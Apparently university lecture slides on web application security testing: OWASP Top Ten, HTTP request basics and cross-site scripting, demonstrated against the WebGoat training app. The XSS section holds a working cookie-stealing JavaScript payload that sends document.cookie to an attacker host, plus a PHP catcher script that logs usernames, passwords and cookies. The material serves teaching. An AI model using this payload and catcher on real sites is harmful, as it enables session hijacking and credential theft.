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of Applied Sciences

7. Finding and Exploiting Vulnerabilities in Web Applications

Prof. Dr. Marc Rennhard
Institut für angewandte Informationstechnologie InIT
ZHAW School of Engineering
rema@zhaw.ch

Content

Goals

- You understand the importance of security testing of web applications
- You know some of the most prominent web application vulnerabilities and can find and exploit them
- You know and understand the possibilities of the WebScarab tool and can use it appropriately

Software-Sicherheit (SSI)

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Introduction to Web Application Security Testing

Why Web Applications? (1)

Why has web application security testing become so important?

- Web applications are the dominating type of online applications especially with respect to interaction of users with online services
  → There are many potential targets for attackers that all use the same fundamental technology
- Web applications grant access to potentially very valuable information (e-banking, e-commerce etc.)
  → There exists potential financial gain for an attacker, so attacking web applications is attractive
- Web application vulnerabilities account for 60-80% of all reported vulnerabilities these days
  → Security with respect to web applications is often poor, so performing security tests is important

Why Web Applications? (2)

And an additional reason: Exploiting web application vulnerabilities is an excellent showcase that demonstrates in general what it means to find vulnerabilities in systems / applications and exploit them, because:

- A wide range of vulnerabilities and attack possibilities must be considered
- Various skills are required (protocols, technologies)
- It can only be done efficiently by using the right mix of manual methods and tool support


Web Application Security Testing

- When we say “Web Application Security Testing”, we primarily mean analysing the application itself

- The analysis may also include the lower layers
  - E.g. by trying to identify weaknesses in the OS or the web application server software using vulnerability scanners
  - But the focus (and hard work) lies with the application itself

- There are also known web application vulnera-bilities, e.g. in a web shop product

- But we focus here on finding and exploiting unknown vulnerabili-ties



Vulnerability Summary CVE-2008-1541

Original release date: 3/28/2008
Last revised: 8/7/2008
Source: US-CERT/NIST

Overview

Directory traversal vulnerability in cgi-bin/his-webshop.pl in HIS Webshop 2.50 allows remote attackers to read arbitrary files via a .. (dot dot) in the t parameter.


Impact

CVSS Severity (version 2.0):
CVSS v2 Base score: 4.3 (Medium) (AV:N/AC:M/Au:N/C:P/I:N/A:N) (legend)
Impact Subscore: 2.9
Exploitability Subscore: 8.6

OWASP


- An excellent resource for web application security is the Open Web Application Security Project (OWASP, http://www.owasp.org)
- Develops and provides guidelines (best practices) and tools
  - OWASP Guide: Guide to building secure web applications
  - OWASP WebScarab: Tool that assists in security testing of web applications and web services
  - OWASP WebGoat: A deliberately insecure web application for hands-on training about web application security testing
  - OWASP ZAP Proxy: A fully automated testing tool for finding vulnerabilities in web applications
  - and much more...
- OWASP Top Ten Project:
  - Lists the most serious web application vulnerabilities

OWASP Top Ten (2010, 2013 to be released soon)



A1-Injection	Injection flaws, such as SQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data.
A2-Cross Site Scripting (XSS)	XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation and escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A3-Broken Authentication and Session Management	Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation flaws to assume other users' identities.
A4-Insecure Direct Object References	A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
A5-Cross Site Request Forgery (CSRF)	A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
A6-Security Misconfiguration	Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. All these settings should be defined, implemented, and maintained as many are not shipped with secure defaults. This includes keeping all software up to date, including all code libraries used by the application.
A7-Insecure Cryptographic Storage	Many web applications do not properly protect sensitive data, such as credit cards, SSNs, and authentication credentials, with appropriate encryption or hashing. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes.
A8-Failure to Restrict URL Access	Many web applications check URL access rights before rendering protected links and buttons. However, applications need to perform similar access control checks each time these pages are accessed, or attackers will be able to forge URLs to access these hidden pages anyway.
A9-Insufficient Transport Layer Protection	Applications frequently fail to authenticate, encrypt, and protect the confidentiality and integrity of sensitive network traffic. When they do, they sometimes support weak algorithms, use expired or invalid certificates, or do not use them correctly.
A10-Unvalidated Redirects and Forwards	Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

Web Application Basics (1)




- Users communicate with the web application via HTTP requests
- The request either addresses a static (e.g. HTML page) or an active (e.g. a servlet or a perl script) resource on the web application server
- Active resources often perform database accesses to retrieve content to dynamically generate the web page (a HTML document)
- Web page is sent to the user in the form of an HTTP response

Web Application Basics (2)

- Many web application vulnerabilities are based on the fact that users can submit data to the web application, which then are interpreted

- The data is typically entered via web forms



- There are two ways to pass data (usually name-value pairs) to the web application: via GET or POST request:

```
GET /path/login.pl?user=Pete&pwd=tz&2_V HTTP/1.1
...
```

```
POST /path/login.pl HTTP/1.1
...
Content-Type: application/x-www-form-urlencoded
Content-Length: 19

user=Pete&pwd=tz&2_V
```

Web Application Basics (3)

- Modern web technology is “responsible” for most web application attacks
  - With purely static web content, there are only a few attack vectors
- Problem: Active server-side resources
  - They often receive and handle user input
  - This input can be chosen arbitrarily by the attacker
  - This can result in abusing the resource for the attacker’s purposes
- Problem: Active client-side components (esp. JavaScript)
  - Allow to, e.g., dynamically adapt a web page during rendering
  - This may enable an attacker to control the content displayed by the browser of a victim
- Problem: Session tracking with cookies (may be stolen, guessed...)
  - This may enable an attacker to hijack the session of another user

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Cross-Site Scripting

Cross-Site Scripting (XSS) (1)

- The Nr. 2 web application vulnerability according to OWASP Top Ten
  - XSS vulnerabilities are somewhat less critical than injection flaws, but are found more frequently
- Basic idea: attacker manages to execute a JavaScript in the browser of a victim
- Most common type: Reflected (or non-persistent) XSS:
  - The victim clicks a link (in an e-mail or a web page) that was prepared by the attacker (contains JavaScript code as a parameter value)

```
<a href="http://www.xyz.com/search.asp?str=<script>...</script>">
www.xyz.com</a>
```

  - The request is received by an active (vulnerable) resource on the server, which includes the received JavaScript into the generated web page
  - The web page is rendered in the browser and the JavaScript is executed

Cross-Site Scripting (XSS) (2)

- Less common: Stored (or persistent) XSS:
  - Attacker manages to place the JavaScript permanently within the vulnerable web application, e.g. guest book, forum, auction...
  - Victim that views the corresponding page executes the JavaScript (so the user does not even has to click a link)

- Successfully carrying out XSS requires a vulnerable web application

- A web application vulnerable to XSS means the following:
  - The web application does not correctly analyse/filter user-submitted data for critical content (JavaScript code in this case)...
  - ...and the web application inserts the JavaScript code into the generated HTML page without sanitising it (e.g. replace < with &lt;)
  - Or the web application allows to store JavaScript code and makes it available to users without sanitising it

Cross-Site Scripting (XSS) (3)


- Successfully exploiting an XSS vulnerability can result in several attacks, e.g.:
  - Modifying the web page displayed in the browser “at will”, e.g. by adding or replacing a login dialogue
  - Session hijacking by reading the session cookie and sending it to the attacker

- Reflected XSS requires the victim to click a link – isn’t that very close to classic e-mail phishing?
  - Yes, but the difference is that no fake server is involved
  - If I want to steal credentials for www.xyz.com, the real server www.xyz.com is involved (and the real certificate if HTTPS is used)
  - Phishing detection mechanisms in e-mail clients or browsers therefore usually don’t work (host name in the link is the same as the displayed host name)

Testing for XSS Vulnerabilities


- In web applications where content is sent back to the user, insert a simple JavaScript into web form fields, e.g.:

```
<script>alert("XSS");</script>
```


This facility will search the WebGoat source.

Search: <script>alert("XSS");</sc

- If successful, a popup window is displayed


XSS

- This means the web application really sends back JavaScript code to the user...
- ...which serves as a proof-of-concept that the web application is vulnerable to XSS attacks...
- ...which most likely means the attacker can basically insert any JavaScript he likes

Exploiting an XSS Vulnerability (1) – Attacker JavaScript


- The previous example has shown an XSS vulnerability, which we will now exploit
- We perform an XSS-based session hijacking attack
  - The inserted JavaScript reads the session ID (exchanged in a cookie)
  - The cookie is forwarded to the attacker
- JavaScript to insert:

```
<script>
XSSImage=new Image;
XSSImage.src='http://ubuntu.dev/attackdemo/WebGoat/catcher/
catcher.php?cookie=' + document.cookie;
</script>
```


  - We create a JavaScript Image object and specify the source for the image, which causes the browser to execute the request
  - But the request does not serve to load an image, but simply to send the cookie to the script catcher.php on the attacker's host (ubuntu.dev)
  - The cookie can be accessed by JavaScript with document.cookie

Exploiting an XSS Vulnerability (2) – Attacker JavaScript

- Before copy/pasting the script into the search field, we should remove superfluous newline and space characters
  - Values of GET or POST parameters should not contain such characters to make sure they are correctly interpreted by the web application
  - There's a nice web-based tool that easily assists in such tasks (and many others!): http://yehg.net/encoding




```
<script>
XSSImage=new Image;
XSSImage.src='http://ubuntu.dev/attackdemo/WebGoat/ca
/catcher.php?cookie=' + document.cookie;
</script>
```



```
<script>XSSImage=new Image;XSSImage.src='http://ubuntu.dev
/attackdemo/WebGoat/catcher/catcher.php?cookie='+document.cookie;
</script>
```

copy/paste




This facility will search the WebGoat source.

Search: <script>XSSImage=new

Exploiting an XSS Vulnerability (3) – catcher.php

- Writing a server script to receive captured cookies is simple



```php
<?php

$line = "";

if(isset($_REQUEST['user'])) {
        $line = "User: " . $_REQUEST['user'] . " ";
}
if(isset($_REQUEST['pass'])) {
        $line .= "Password: " . $_REQUEST['pass'] . " ";
}
if(isset($_REQUEST['cookie'])) {
        $line .= "Cookie: " . $_REQUEST['cookie'] . " ";
}

if($line != "") {
        $line .= "\n";
        $fd = fopen("catcher.txt", 'a+');
        fwrite($fd,"$line");
        fclose($fd);
}

header("Location: http://ubuntu.dev:8080/WebGoat/attack");
?>
```

